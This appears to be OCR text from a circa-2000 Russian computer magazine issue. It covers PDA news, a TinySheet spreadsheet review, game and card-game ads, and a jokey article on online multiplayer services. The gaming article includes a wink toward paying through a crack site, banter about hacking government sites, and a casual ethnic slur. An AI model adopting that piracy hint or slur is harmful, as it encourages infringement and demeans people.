
Среди компаний, объявивших поддержку Palm, OS есть такие успешные представители компьютерного рынка, как Computer Associates, IBM, Oracle Corp., PeopleSoft, SAP, Siebel Systems, Sun Microsystems и Tivoli. Многие компании-производители лицензируют операционную систему Palm OS для использования на своих продуктах:

Handspring, Nokia, QUALCOMM, Sony, Symbol Technologies и TRG. Кроме того, в качестве OEM-производителей с Palm сотрудничают Franklin Covey и IBM. По словам Mark Bercow, Palm OS по праву считается самой удобной и недорогостоящей платформой для разработок ПО для карманных компьютеров.

Microsoft готовится к выпуску Pocket PC - конкурента для органайзера Palm

19 апреля, корпорация Microsoft выпустила карманные компьютеры Pocket PC, которые, как заявляется, представляют собой новое поколение цифровых органайзеров. По замыслу Microsoft, компьютеры Pocket PC должны отобрать существенную долю рынка у нынешнего лидера - органайзеров Palm. В 1999 г. карманным компьютерам Palm принадлежало 83% американского рынка, тогда как миникомпьютерам с Widows CE - только 10%.

Производителями карманных органайзеров Pocket PC являются компании Hewlett-Packard, Compaq Computer и Casio. Работать эти компьютеры будут под управлением ОС Windows CE. Чтобы составить достойную конкуренцию органайзерам Palm, Microsoft оснастила свое детище звуковой системой, цветным экраном и средствами энергосбережения при питании от батарей. На этом компьютере установлены усеченные версии тек-




Электронная таблица TinySheet 2.55


обзор by Alex

Производство: iambic Software
Адрес в Интернет: www.iambic.com
Размер: 105 Kb
Стоимость: $19.95

Электронная таблица TinySheet - удобная и “быстрая” электронная таблица, подобная Excel, пригодная для использования на всех моделях Пилотов, начиная с Palm Proffessional. Основные возможности программы:




- таблицы размером до 255 на 255 ячеек;
- большой набор функций, разделенный по типам: математические, финансовые, статистические, научные, тригонометрические;
- поддержка абсолютной и относительной адресации в ссылках на ячейки;
- широкие возможности по форматированию данных в ячейках;
- дополнительная собственная удобная клавиатура;
- режимы редактирования и только просмотра таблиц;
- поддержка “замораживания” (freeze) столбцов и строк;
- возможность размещения во Flash памяти (база данных пользователя должна быть в RAM).




Работа с **TinySheet** начинается с "индексного" окна, где показывается список имеющихся таблиц (1). Для каждой таблицы может быть задана категория (4). Меню в окне (3) появляется при длительном нажатии на имени какой-либо таблицы.

Кнопка New (2) переводит программу в режим редактирования новой таблицы. Режим редактирования таблицы из списка (1) вызывается либо кратким нажатием на имя таблицы, либо выбором пункта **Edit** в окне (3).



В режиме редактирования область ввода данных в активную ячейку (3) может занимать больше одной строки. Ввод можно подтвердить (1) или отказаться от него (2). Для ввода чисел и выражений удобно использовать клавиатуру, вызываемую по кнопке (5). Кнопки (4) и (6) используются по завершению работы с таблицей. Сделанные изменения будут сохранены или игнорированы. По кнопке (7) открывается окно для задания категории, имени таблицы, режима private. Три кнопки справа внизу (8) позволяют проводить суммирование по выделенным ячейкам, открывают меню функций при вводе, предлагают удалить таблицу. Рядом находится иконка замка, управляющего режимом доступа - только по чтению или редактирование. Наконец, иконка (9) переключает режим автоматического или ручного пересчета таблицы.



Меню в верхней части экрана содержат почти все необходимые для комфортной работы команды. В меню пункта **Edit** явно не хватает пунктов поиска и продолжения поиска. Кнопка **Find** Пилота, даже с различными hack-мастерами, также не позволяет вести поиск в таблицах **TinySheet.**

В пункте **Cell** можно задавать формат для выделенного диапазона ячеек, а также "замораживать" и "размораживать" ряды и строки, что очень удобно при горизонтальной или вертикальной прокрутке больших таблиц. Вообще, интерфейс с пользователем в **TinySheet** достаточно удобен. При выборе функции из списка и необходимости задания ячейки или диапазона ячеек его можно "показать" в таблице, и он отобразится как аргумент функции. Границы столбцов можно перемещать, "взявшись" за границу стайлусом. Все команды меню имеют "шорткаты" для прямого ввода с клавиатуры. В пункте Tools есть специальное средство Series для ввода рядов значений в ячейки одной командой, например, для ввода значений "Отдел 1", "Отдел 2" и т.д. в последовательно расположенные ячейки.



До последнего времени затруднение вызывала синхронизация больших таблиц с **Excel.** Экспорт из **Excel** производится сохранением таблицы в виде файла с разделителями - символами табуляции или запятыми. Затем файл загружается в **Memopad** Пилота, откуда он импортируется в TinySheet при выборе пункта Import в меню Tools. При этом прежнее содержимое таблицы уничтожается, и нет возможности выполнить добавление к существующей таблице. Большая таблица в Excel не может поместиться в одном файле **Memopad**, поэтому в **TinySheet** она окажется в виде нескольких таблиц.

Их объединение возможно только копированием и переносом небольшими частями, поскольку буфер обмена в **TinySheet** не велик.

Недавно выпущенная бета версия кондуита для **TinySheet** решает задачу импорта из **Excel** значительно лучше.

Поработав с **TinySheet** и его конкурентом - программой **Quicksheet**, я предпочел первую. Хотя **TinySheet** и уступает по некоторым позициям Quicksheet, но зато работает гораздо быстрее и стоит более чем в два раза меньше.

стового редактора, электронных таблиц, ПО Microsoft Outlook и Internet Explorer, а также ПО для воспроизведения музыки и чтения электронных книг, загружаемых из Internet, а также программы для загрузки карт местности.

Кроме того, компьютеры Pocket PC имеют слот для подключения периферийного оборудования типа модема, цифровой камеры и дополнительной карты памяти. Весит Pocket PC меньше, чем Palm, и имеет более простой и стильный дизайн. По-видимому исходя из характеристик этих устройств, исследовательская компания IDC сделала прогноз, что в 2003 г. машинам с Windows CE будет принадлежать 40% рынка, а компьютерам Palm - 58%.

Новозеландская компания разработала портативный компьютер для слепых

Новозеландская компания Pulse Data International разработала, по ее заявлению, первый в мире портативный компьютер, предназначенный специально для слепых. В компьютере имеется встроенный модем, а также специальные программы электронной почты и текстового редактора. Работы велись совместно с Microsoft, поэтому использованная на компьютере операционная система - это Windows CE. Компьютер получил название BrailleNote. Он уже представлен в Новой Зеландии и уже в апреле должен появиться в европейских магазинах. С помощью этого компьютера слепой человек сможет читать Word-документы и общаться через Internet с другими пользователями.

RIM противопоставляется Palm на рынке карманных компьютеров


Хотя Palm претендует на лидерство, в настоящее время на рынке популярных устройств появился другой страшный конкурент.

Как указывается, фирма "Canada's Research in Motion" (RIM) объявила о новом устройстве - беспроводном карманном компьютере RIM 957. Прибор с кодовым названием Протон, который является по существу симбиозом между прибором BlackBerry (электронная почта) фирмы RIM и личным цифровым органайзером (PDA).

RIM 957 имеет больший экран, чем пейджер двусторонней связи, выпускающийся компанией, процессор Intel 386, 5MB флеш памяти, малую клавиатуру, встроенный беспроводный модем, интегрированный органайзер и программное обеспечение электронной почты BlackBerry. Компания объявила версию прибора с расширенной памятью 4MB.

Работа RIM включает поддержку WAP (протокол беспроводной связи). WAP транслирует WEB страницы, разработанные для больших экранов, и оптимизирует содержимое для малого экрана прибора. RIM использует WAP-броузер от фирмы Neomar, который также используется в устройствах Palm.

Новые приборы поступят в продажу в мае и оценены в



Первая ласточка от Samsung – Linux PDA Yopy

$499, с ежемесячной сервисной службой, оцененной в $39 за месяц.

Сравнения между Palm VII и Протоном неизбежны, поскольку устройства имеют те же особенности и служат целям того же рынка устройств. Вопрос в данный момент в том, что компания по производству таких устройств, как, например, Palm, сможет найти больший успех в предоставлении беспроводных услуг, или в том, что компании могут убедить клиентов и разработчиков опробовать различные модели органайзеров.

"Я думаю - это убийца Palm", - сказал один источник, проинформированный о планах компании.

RSA и Compaq разрабатывают новую технологию шифрования для беспроводных устройств

Компании RSA Security и Compaq договорились о совместной разработке быстродействующей беспроводной криптографической технологии MultiPrime. Как сообщается, установленная на мобильном телефоне, карманном компьютере или цифровом органайзере система Multiprime позволяет шифровать информацию со скоростью вдвое большей, чем это было возможно до сих пор.

Алгоритм шифрования компании RSA Security традиционно использовал для формирования длинного невскрываемого ключа два простых числа. Однако в MultiPrime используются три и более простых чисел, китайская теорема об остатке и параллелизм для повышения скорости выполнения математических операций. По заявлению специалистов RSA Security, пользователю мобильного беспроводного устройства не придется выбирать между высокой производительностью и высоким уровнем защиты. Технология MultiPrime должна обеспечить и то и другое.

RSA Security собирается представить технологию MultiPrime в собственной реализации протокола защищенной передачи информации по радиосетям Wireless Transport Security Protocol WTLS-C, выпуск которого должен состояться в этом году. Этот протокол позволит разработчикам быстрее и проще встраивать средства защиты в WAP-устройства и приложения. Ну а Compaq планирует интегрировать технологию MultiPrime в свои специализированные аппаратные средства защиты, которые будут представлены уже в этом квартале.

Теперь же немного о спецификациях нового устройства:




CPU: 206MHz ARM
ROM: 32MB (Flash)
RAM: 32MB
Display: 240 x 320 "True Color" (64K Colors)
Connectivity: RS232 Serial & USB
OS: ARMLinux
Power: 1400 mAh Li-ion
Size: 128.8 x83.5 x19.9 (mm)
Weight: 225 grams
Приложения: Web Browser, MP3 Player, MPEG Movie Player, 4Mbps IR, Voice Recorder, Compact Flash slot, Handwriting
Recognition
Выход в свет: May 2000 in North America
URL: http://www.sem.samsung.co.kr/eng/product/digital/pda/

Прежде всего БОЛЬШОЕ спасибо Rainer Gievers за его фантастические снимки с потрясающей выставки CeBIT 2000, по традиции проходящей в Hannover (Germany).

Честно говоря, мы и ранее слышали о самсунговском Linux-совместимом мультимедийном ручном компьютере, однако все слухи и информация носили приблизительный характер.

Совсем другое дело теперь, когда у нас есть такие превосходные снимки!

А теперь фото!




Не забывай, что это работает на Linux!!!



Что такое мультимедиа Internet PDA без браузера? Отметил, что у девайса знакомая кнопка Start?



Похоже, что появился еще один PDA с Compact Flash-совместимой камерой. Конструкция камеры напоминает Sony Vaio - камеры на ноутбуках.



У Yopy есть и MP3 player!








Слева направо, Audio/Headphone out jack - CF-II slot, Stylus, Audio In. Прекрасно, что Samsung поддержал такой "стандарт", как Compact Flash, вместо создания очередного оригинального интерфейса. (Обрати внимание на фронтальную кнопку питания и два небольших LEDs справа)

Сверху вниз, кнопка Record, Volume up/down or Jog dial-переключатель, ESC-кнопка, MP3-кнопка, Radio-кнопка. Radio?! На сайте Samsung'а это называется "PIMS".

Если он будет стоить менее $500, может стать победителем!




АРЧИ
БАРРЕЛ
ДЕЛО:
ОТЕЛЬ ИМПЕРИАЛ
Наш герой - частный сыщик.
Хороший человек, добрый и человеколюбивый. Есть у него, конечно, отдельные недостатки, но кто без греха. И если иногда отважный детектив отпустит сальную шуточку, или оскорбит портье, или немножко совратит горничную, то мы, конечно же, простим его. Проведите несколько приятных вечеров в компании роскошных красоток, веселого детектива, обкурившегося повара и других героев.
Графика просто великолепна.
Персонажи характерны и комичны, а женщины столь соблазнительны, что хочется оказаться с той стороны монитора.
Игра эта не для всех.
Но если Вы не боитесь оскорбить свою нравственность, то, наверняка, получите огромное удовольствие.
Игра полна юмора и эротики:
Вы вдоволь посмеетесь, а пикантнейшие сцены и ситуации заставят побурлить кровь. В конце концов, это просто хороший квест.
Руссобит-М
ПРОЕКТ-МУЛЬТИМЕДИА
©2000 «Руссобит-М».
По вопросам оптовых закупок обращайтесь в коммерческий отдел «Руссобит-М»: тел.: (095) 965-05-20;
факс: (095) 965-06-01
e-mail: russobit-m@rosmail.ru
адрес в Интернете: www.russobit-m.ru

Зачем геймеру модем?

Александр '2poisonS' Сидоровский (2poisonS@xakep.ru)

WWW.MPLAYER.

Итак, ты купил модем. Поздравляю, ты уже на полпути от ламе... то есть от начинающего к настоящему кул хацкеру! Что делают настоящие хакеры со своим модемом? Ну как что - конечно же взламывают! Но этому ты научишься потом, а пока я расскажу тебе, что настоящие хакеры делают с модемом в промежутках между ломанием официальных сайтов Microsoft, FBI, NASA, X-Files... нет-нет, это не то... Ты будешь смеяться, но они иногда играют в игры! Так же, как и ты делал это без модема, только у них это получается куда лучше. А раз ты теперь являешься счастливым обладателем этого главного хакерского инструмента под названием "модулятор-мать-его-демодулятор", то ты тоже сможешь использовать его для игр.
Ну, во-первых, его можно использовать в качестве подставки при игре в карты или в качестве мяча при игре в бейсбол, но, скажу тебе по секрету, модем способен на большее. Сколько виртуального удовольствия ты выжмешь из своего мигающего друга, зависит от одного ключевого фактора: подключен ли ты во Всемирную Информационную Сеть, в просторечье называемую ЦЦЦ (не путать с ВВЦ, бывшей ВДНХ). Если нет, то твои возможности резко ограничиваются, хотя я помню времена, когда про Инет еще никто слыхом не слыхивал, а мультиплейер уже процветал пышным цветом как конопля на дачном огороде. Сейчас этот режим принято называть head-to-head. Заключается он в том, что ты договариваешься со своим приятелем о сетевой битве, звонишь на его номер телефона в то время как его модем стоит в режиме приема (или наоборот, он тебе звонит), два модема коннектятся напрямую (без всяких там интернет-серверов), и вы вдвоем сливаетесь в мультиплейерском экстазе. Для этого тебе не понадобится никаких дополнительных программ, только сама игра. В меню игры выбираешь multiplayer, там выбираешь head-to-head (часто это называется modem play или как-нибудь похоже), затем определяешь, будешь ли ты ждать звонка или звонить сам, в последнем случае вводишь телефонный номер и... все. Жди соединения. Правда, тебя может ждать большой облом - во многих играх этот режим вообще не предусмотрен.
Совсем другое дело, если ты являешься счастливым обладателем счета в одной из компаний, гордо именуемых Internet Service Provider. То есть, проще говоря, у тебя есть доступ в Инет. В этом случае тебе доступны все игры, где вообще существует многопользовательский режим. Более того, теперь тебе в качестве противника доступен не только сосед Васька и одноклассник Митька, но у негр Боб, китаец Йня Ху и много-много разных бакланов со всего света, которые вылезли в Сеть с той же целью, что и ты - погамиться. Как же это делать?
Да очень просто: у тебя есть целых три способа законнектиться на нужный сервер, где ты сможешь насладиться любимым deathmatch'ем, skirmish'ем и всем остальным.


Принимаем препарат орально

Способ первый, самый простой. В каждой игре так или иначе заложена возможность поиска и соединения с игровым сервером в Интернет. Давным-давно, когда после слова Quake еще не стояло никаких номеров, адрес сервера (длинный непонятный набор цифр) нужно было где-то узнавать и вручную вписывать в соответствующую строчку в игровом меню. Ни о каком пинговании для сравнения скоростей, ведении учетных записей, хот-листах, чатах и прочих вкусностях речи и быть не могло. Записал строчку цифр, жмешь коннект и сиди, молись всем богам Интернета. Не повезло - отправляйся на поиски другого адреса. К счастью, сейчас это совсем не так. Для примера возьмем Half-Life. Эта игра имеет встроенную поддержку WON (о том, что это такое - ниже) и поэтому предоставляет целый набор продвинутых услуг: составление и отображение огромного списка доступных серверов, автоматический выбор и соединение с самым быстрым из них, интернет-чат и многое другое. Все эти функции легко доступны через главное меню (Multiplayer –> Internet Play) и не требуют инсталляции никаких дополнительных программ. Тебе остается всего лишь выбрать подходящий сервер. А так как чаще всего подходящим оказывается самый быстрый, то в HL существует такая фишка, как "быстрое соединение". Программа сама считает скорости серверов по списку, выбирает лучший пинг (он же меньший лаг) и коннектит тебя туда. Идею просек? Отлично, в большинстве других игр все очень похоже.

Вот такой нехитрый механизм подключения к игровым серверам встроен в Q2. Как тут GameSpy не выдумать?

Принимаем препарат ректально

Ректально - значит, через жопу. Это я специально такое умное слово употребил, чтобы не ругаться похабным словом "анально". Если тебя по каким-то причинам не устраивает заложенная в игру система установления связи с сервером, ты можешь воспользоваться специальными программами. Эти проги нужны как раз для того, чтобы хранить в своей базе данных длиннющие списки серверов, на которые любой ламер, даже не знающий разницы между сервером и сервисом, сможет легко законнектиться и превратиться в десятки, нет, в сотни фрагов под пулями настоящих кул геймеров типа нас с тобой. На самом деле этих удобных прог довольно много, но мировую известность завоевала только одна из них, под названием Game Spy 3D. На ее примере мы и посмотрим, как они работают.


GameSpy 3D


Итак, ты скачиваешь себе Game Spy 3D (www.gamespy.com), устанавливаешь, запускаешь, а он тебе тут и говорит: дай-ка я, мил человек, просканю твои харды на предмет обнару-

жения поддерживаемых игр. Ну что поделаешь, на то он и шпион, чтобы чего-то там выискивать. Похрустит он винтом и заявляет: у тебя, мол, Квака обнаружена в ассортименте, от первой до Арены, Анрылада Халф-Лайф имеется. Еще есть чего, что я не заметил? На это реагируем спокойно: путь к директории своего любимого стрип покера прописывать не надо - если GameSpy чего-то не заметил, значит он это не поддерживает. Потом снова начинает к тебе ента программулина приставать: полезай, говорит, в Сеть, Интернет сканить буду! И точно: считывает она что-то из своей базы данных, обновляет что надо и выдает тебе массивные списки серверов для всех обнаруженных у тебя игр. По каждому серверу выдается вся необходимая информация: скорость соединения с ним (по нескольким пингам вычисляется среднее значение), какой тип игры там проходит и на какой карте, сколько игроков там тусуется и сколько еще могут присоединиться. Можно даже получить информацию по каждому отдельному игроку: ник, скин, пинг, количество фрагов. Сервера в списке можно фильтровать и сортировать по скорости, по "посещаемости" их тобой, по типу игры и карте, по игрокам - в общем, извращайся на здоровье. Операции с серваками - главное предназначение программы, но это не означает, что у нее нет других функций. Второстепенные, но от этого не менее рульные фичи включают в себя чат и так называемый buddy list - список знакомых. Туда можно заносить и своих боевых друзей, и заклятых врагов, которым ты пообещал при встрече надрать задницу. Чтобы не перепутать первых и вторых, Game Spy имеет не один, а целых три buddy list'а. Как только человек занесен в такой список, его можно будет в любой момент запросто найти, на каком бы сервере он ни находился.
Кроме GameSpy 3D можно порекомендовать Kali (о ней речь ниже) и PingTool, эти программы имеют похожие возможности, хотя и далеко не так популярны.

Ах да, ты, наверное, удивляешься, почему такой удобный способ поиска и соединения с игровыми серверами я назвал ректальным? Объясняю: программы типа GameSpy были актуальны во времена первых квейков (описание многопользовательских геморроев см. выше), а сейчас все нормальные игры с мультиплейером включают в себя почти те же функции, что и GameSpy... Только отдельную прогу качать не надо.

А теперь - внутривенно

Ну а теперь самое интересное. Есть еще один, хотя и не самый быстрый и простой, но самый богатый возможностями способ оттянуться в онлайновом угаре. Это специализированные онлайновые сервисы: сеть игровых серверов, на которых счастливые чуваки под названием "зарегистрированные пользователи" гоняют в свои


Kali95

любимые гамесы. Для этого нужно всего лишь иметь саму игру и заполнить нудную форму на регистрационной странице сайта. Мороки чуть больше, чем с игровым меню или GameSpy, но и возможности неизмеримо круче. Главная из них: участие в онлайновых турнирах с ведением личного рейтинга и возможность окунутся в игровую "коммьюнити". Давай посмотрим на самые распространенные из этих сервисов. Сразу оговорюсь, что скорость связи я не комментирую, поскольку комбинация "модем, провайдер, АТС", которая находилась в моем распоряжении, на любых серверах выдавала одни и те же результаты: лаг был далеко за 1000.

MPlayer

www.mplayer.com

В свое время прославился тем, что был абсолютно бесплатным, тогда как его конкуренты облагали несчастных геймеров всякими тарифами и таксами (спасибо, что не бульдогами). Процедура регистрации немного отличается от других сайтов, поскольку тут надо не только заполнить стандартную форму и поставить в своей мыльнице новый фильтр на спам, :) но и скачать специальный софт, который нужен для соединения с сервером и запуска игры. Поддерживаемых игр очень много, что есть гут, новые добавляются по мере обрелизивания, что есть зер гут. Но особенно меня порадовало наличие в списке игр... Daikatana. Вот это я называю супа-гут! Хорошо, что хоть еще честно признаются, что игра еще не вышла, зато предлагают протестировать Demo Lobby (Lobby это и есть тот софт для запуска игры). Типа для тех, кому совсем невтерпеж.
А теперь самое приятное. В каждой игре ведется



MPlayer

рейтинг игроков, проводятся всяческие турниры и соревнования, лэддеры так и прут изо всех щелей - одним словом, сплошная олимпиада. Естественно, при таком тесном общении не обойтись без чата, и его, надо сказать, имеется в достаточном количестве. Есть и еще одна фишка - Game Swap называется. Это здоровая база данных тех, кто хочет обменять свою игру на другую. Подобрать можно любой вариант (двухступенчатым обменом уж точно). Одно плохо: что-то я сильно сомневаюсь, что ты поедешь в графство Essex на туманном Альбионе, чтобы поме-

нять Кваку на Kingpin... Скорее всего ближайшее подходящее графство окажется где-то в районе Gorbushessex или Mitinessex.


И последнее. Как и в других подобных местах, на MPlayer кроме "нормальных" игр можно играть во всякие там карты, казино, кроссворды и прочую лабуду. Для этого даже диск покупать не надо. Все бесплатно. Если тебе это вообще надо...



www.won.net

Подпись: WON (World Opponent Network) изначально затачивался под Сьерру, отсюда - его ограниченность. Игры этого гиганта гейм индустрии (даже те, на которые всем наплевать) представлены в полном составе, а вот хиты других компаний могут и не попасть на страницы WON. Впрочем, Сьерра это тоже неплохо. Про Half Life и Homeworld слышал? Во-во.

И все-таки игр до обидного мало. Например, в разделе action не хватает самого святого - Арены, так же как и первого Quake, в который еще




WON.net

многие заслуженные перцы рубятся. Зато есть Jazz Jackrabbit 2. А в разделе strategy вообще только одна нормальная игра. Ага, он самый. Homeworld. Надеюсь, в Lords of the Realm II и Lords of Magic играть никто не собирается? Спортивный раздел пестрит словами Sierra Sports и Trophy Bass, ничего более толкового там нет. А раздел RPG & Adventure - вообще цирк. Там всего две игры: Birthright (отпадает за старостью и плохостью) и Vampire: The Masquerade. Нда... А я смеялся над MPlayer с их Daikatana... В общем, звездец. Спасибо, хоть UT и Кваку вторую приютили...

Другие услуги WON не блещут разнообразием. Чат, форумы, читы с хинтами... Онлайновый магазин опять же, чтоб им там всем обанкротится... Единственная оригинальная вещь: возможность бесплатно размещать у них свои хоум-паги. Типа такой игровой мини Geo Cities. Кстати, прикол хочешь? Лозунг стратегической области этих домашних страничек гласит: "Узнай, что такое зерглинг"! Ага, только с юзерских страниц и остается об этом узнать, вы же, граждане ВОН'евцы, не захотели Starcraft поддержать.





WON.net

www.kali.net

Первая в нашем обзоре игровая сеть, которая просит за себя бабули - если быть точным, в количестве 20 пенсионерок североамериканского происхождения. Покупаются их услуги так: скачиваешь ихнюю прогу под одноименным названием, юзаешь ее шароварно, а потом типа регистрируешься за 20 буказоидов. Вот и все. Оплату рекомендую производить через www.astalavista.box.sk - я там все покупки делаю. Сама по себе программа очень смахивает на GameSpy и служит, по большому счету, тем же целям: соединять юзверя с сервером для их общего многопользовательского кайфа.



Kali

Что приятно радует, когда заходишь на сайт Kali, так это отсутствие назойливых backgammon'ов и прочих blak jack'ов. Только нормальные игры для нормальных чуваков. И, причем, сколько игр! Тут есть не только стандартный набор стрелялок из трех Квак, двух Анрылов и одного HL, тут тебе и ролевки, и стратегии, и симы - все самое популярное. Как я уже говорил, игры запускаются не командой с сайта, а из специальной проги - Kali95 (сейчас идет бета-тестинг новой версии этой утилиты под названием Kali II). Это гораздо удобней, потому что оперировать списками серверов в созданной для этого утилите намного быстрее, чем на вебстраницах, где каждый раз, когда ты захочешь по-новому отсортировать список, придется заново ждать загрузки страницы. Набор дополнительных услуг аскетичен как буддистский монах-отшельник. Ничего лишнего. Хм... Можно сказать, вообще ничего. Даже чата нет. Правда, есть месседж-борды и, самое главное (oh yeah, baby!), гигантское количество лэддеров! В любых странах и для любых (ну, почти) игр!



Kali

Вообще, мне этот Kali почему-то особенно приглянулся: то ли из-за минималистского военного дизайна, то ли из-за отсутствия всякой попсовой мишуры, то ли из-за огромного количества доступных игр (WON.net - suxx!) Короче, рекомендую. Твой свежекупленный модем это оценит.

Вот и все, теперь ты знаешь, что делать со своим модемом. Не жалеешь, что купил? Нет? И правильно. Ну что, спорим на бутылку пива, что я из тебя десять фрагов за две минуты вышибу? Шучу, шучу - не с моим лагом... Хотя уж пару раз я тебя точно сделаю!


Настольная Стратегическая Интеллектуальная Игра - МАГИЯ
MAGIC
The Gathering®
Magic: The Gathering -
это типа клево
и Все такое!
Понял
баклан ?
Найди свой город !
Центральный офис компании Саргона
Игровые клубы:
г. Москва Клуб "Саргона" м. "Семеновская" ул. Ногайковская, д. 20/1 тел. (095) 493-98-48
г. Москва Клуб "Гоблин" м. "Комсомольская" Ольховский тупик, д. 17А тел. (095) 267-87-61
г. Москва Клуб "Портал" м. "Смоленская" 4-ый Ростовский переулок, д. 2/1
г. Санкт-Петербург Клуб "Саргона" Новочеркасский, д. 47/1 тел. (812) 445-10-54
г. Киев Клуб "Саргона" ул. Богатырская, д. 26, тел. (044) 461-31-61
